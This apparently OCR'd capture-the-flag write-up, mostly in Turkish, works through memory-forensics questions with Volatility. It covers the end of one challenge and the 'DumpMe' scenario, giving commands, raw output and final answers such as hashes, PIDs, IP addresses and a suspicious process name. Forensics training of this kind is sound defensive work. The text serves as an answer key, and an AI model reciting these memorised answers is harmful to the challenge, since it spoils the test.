
HH:MM:SS)

PowerShell'in oluşturulma tarihini soruyor saatinden saniyesine kadar. Bunun için cmd ekranıma py vol.py -f abc.mem windows.pslist yazdım ve gelen sonuçlar arasında powershell.exe ibaresini aradım. Bulunca hemen sorudaki kast edileni aradım. Cevabım; 2021-04-30 17:51:19

```
        Disabled
5888    1328    chrome.exe      0xbf0f6d2ea340  13      -       1       False   2021-04
        Disabled
460     1328    chrome.exe      0xbf0f6d591300  12      -       1       False   2021-04
        Disabled
4108    1328    chrome.exe      0xbf0f667f1300  12      -       1       False   2021-04
        Disabled
3380    1328    chrome.exe      0xbf0f6d182080  6       -       1       False   2021-04
        Disabled
4856    1872    brave.exe       0xbf0f6ca782c0  0       -       1       False   2021-04
6160    2284    audiodg.exe     0xbf0f6a53a080  5       -       0       False   2021-04
        Disabled
7436    712     svchost.exe     0xbf0f6ca04080  5       -       0       False   2021-04
        Disabled
8160    712     svchost.exe     0xbf0f6a9e2080  4       -       0       False   2021-04
        Disabled
4408    712     WUDFHost.exe    0xbf0f6ca68080  8       -       0       False   2021-04
        Disabled
7704    712     svchost.exe     0xbf0f6d50f340  3       -       0       False   2021-04
        Disabled
7212    712     svchost.exe     0xbf0f6d0ce300  2       -       0       False   2021-04
        Disabled
5096    4352    powershell.exe  0xbf0f6d97f2c0  12      -       1       False   2021-04
        Disabled
4968    5096    conhost.exe     0xbf0f6ab952c0  5       -       1       False   2021-04
        Disabled
3536    5096    FTK Imager.exe  0xbf0f6a707340  20      -       1       True    2021-04
        Disabled
```

9. What is the full path and name of the last file opened in notepad?


Açılan son not defterinin dosya yolunu soruyor. Bunun için cbd ekranıma py vol.py -f abc.mem windows.cmdline kodunu girdim ve gelen soruçlar arasında soruda kast edilen yeri aradım. Cevabım; C:\Users\JOHNDO~1\AppData\Local\Temp\7zO4FB31F24\accountNum



10. How long did the suspect use Brave browser? (hh:mm:ss)

Brave browser'i ne kadar kullandı diyor sanırım. Bunun için cmd ekranıma py vol.py -f abc.mem windows.registry.userassist yazdım ve gelen kayıt defteri sonuçlarında zaman kaybetmemek için hepsini seçip kopyaladım ve not defterine döktüm. Daha sonra sorumun cevabını bulmak için Ctrl + F kısayolonu kullanarak Brave ögesini aradım ve ilk seçenek cevabımı bulmama yetti; 04:01:54.

```
31.000000
00 00 00 00 01 00 00 00 ........
00 00 00 00 01 00 00 00 ........
00 00 80 bf 00 00 80 bf ........
00 00 80 bf 00 00 80 bf ........
00 00 80 bf 00 00 80 bf ........
00 00 80 bf 00 00 80 bf ........
00 00 80 bf 00 00 80 bf ........
ff ff ff ff 00 ea de 71 .......q
55 3c d7 01 00 00 00 00 U<......
* 0xa80333cda000        \??\C:\Users\John Doe\ntuser.dat        ntuser.dat\SOFTWARE\Micr
ount    2021-04-30 17:51:18.000000      Value   %ALLUSERSPROFILE%\Microsoft\Windows\Star
9 16:28:12.000000
00 00 00 00 02 00 00 00 ........
00 00 00 00 02 00 00 00 ........
00 00 80 bf 00 00 80 bf ........
00 00 80 bf 00 00 80 bf ........
00 00 80 bf 00 00 80 bf ........
00 00 80 bf 00 00 80 bf ........
00 00 80 bf 00 00 80 bf ........
ff ff ff ff 90 8e d4 a5 ........
14 3d d7 01 00 00 00 00 .=......
* 0xa80333cda000        \??\C:\Users\John Doe\ntuser.dat        ntuser.dat\SOFTWARE\Micr
ount    2021-04-30 17:51:18.000000      Value   %APPDATA%\Microsoft\Windows\Start Menu\P
9 16:13:45.000000
00 00 00 00 01 00 00 00 ........
00 00 00 00 01 00 00 00 ........
00 00 80 bf 00 00 80 bf ........
00 00 80 bf 00 00 80 bf ........
00 00 80 bf 00 00 80 bf ........
00 00 80 bf 00 00 80 bf ........
00 00 80 bf 00 00 80 bf ........
ff ff ff ff 80 e0 8e a1 ........
12 3d d7 01 00 00 00 00 .=......
* 0xa80333cda000        \??\C:\Users\John Doe\ntuser.dat        ntuser.dat\SOFTWARE\Micr
ount    2021-04-30 17:51:18.000000      Value   %ALLUSERSPROFILE%\Microsoft\Windows\Star
0 00:28:40.000000
00 00 00 00 04 00 00 00 ........
00 00 00 00 04 00 00 00 ........
00 00 80 bf 00 00 80 bf ........
00 00 80 bf 00 00 80 bf ........
00 00 80 bf 00 00 80 bf ........
00 00 80 bf 00 00 80 bf ........
00 00 80 bf 00 00 80 bf ........
ff ff ff ff 80 89 13 c5 ........
57 3d d7 01 00 00 00 00 W=......
* 0xa80333cda000        \??\C:\Users\John Doe\ntuser.dat        ntuser.dat\SOFTWARE\Micr
ount    2021-04-30 17:51:18.000000      Value   %APPDATA%\Microsoft\Windows\Start Menu\P
```



- SON -

DumpMe

Senaryo:

SOC analistlerinden biri, ölçüm yorumlayıcı kötü amaçlı yazılımı bulaşmış bir makineden bellek dökümü aldı. Bir Dijital Adli Tıp Uzmanı olarak işiniz, dökümü analiz etmek, mevcut uzlaşma göstergelerini (IOC'ler) çıkarmak ve verilen soruları yanıtlamaktır.

Soru 1.) What is the SHA1 hash of Triage-Memory.mem (memory dump)?

Triage-Memory.mem'in (bellek dökümü) SHA1 karması nedir?

Çözüm 1.) Kod : `sha1sum Triage-Memory.mem`

Cevap: **c95e8cc8c946f95a109ea8e47a6800de10a27abd**

Soru 2.) What volatility profile is the most appropriate for this machine? (ex: Win10x86_14393)

Bu makine için en uygun volatilite profili hangisidir? (ör: Win10x86_14393)

Çözüm 2.) Kod : python2 vol.py -f Triage-Memory.mem imageinfo


Cevap : Win7SP1x64

Soru 3.) What was the process ID of notepad.exe?

notepad.exe'nin işlem kimliği neydi?

Çözüm 3.) Kod : python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 pslist

Cevap: 3032




Soru 4.) Name the child process of wscript.exe.

wscript.exe'nin alt sürecini adlandırın.

Çözüm 4.) python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 pstree

Cevap: UWkpjFjDzM.exe




Soru 5.) What was the IP address of the machine at the time the RAM dump was created?

RAM dökümü oluşturulduğunda makinenin IP adresi neydi?

Çözüm 5.) Kod: python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 netscan

Cevap: 10.0.0.101




Soru 6.) Based on the answer regarding the infected PID, can you determine the IP of the attacker?

Etkilenen PID ile ilgili cevaba göre, saldırganın IP'sini belirleyebilir misiniz?

Çözüm 6.) Kod: python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 netscan

Cevap: 10.0.0.106



Soru 7.) How many processes are associated with VCRUNTIME140.dll?

VCRUNTIME140.dll ile ilişkili kaç işlem var?

Çözüm 7.) Kod : python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 dlllist | grep -e VCRUNTIME140.dll

Cevap : **5 işlem bulunmaktadır.**


Soru 8.) After dumping the infected process, what is its md5 hash?

Virüs bulaşmış işlemi boşalttıktan sonra, md5 karma değeri nedir?

Çözüm 8.) Kod : python2 vol.py -f Triage-Memory.mem --profile=Win7SP1x64 procdump -p3496 --dump-dir .

Hash'i kontrol ediyoruz : **md5sum executable.3496.exe**

Cevap : **690ea20bc3bdfb328e23005d9a80c290**

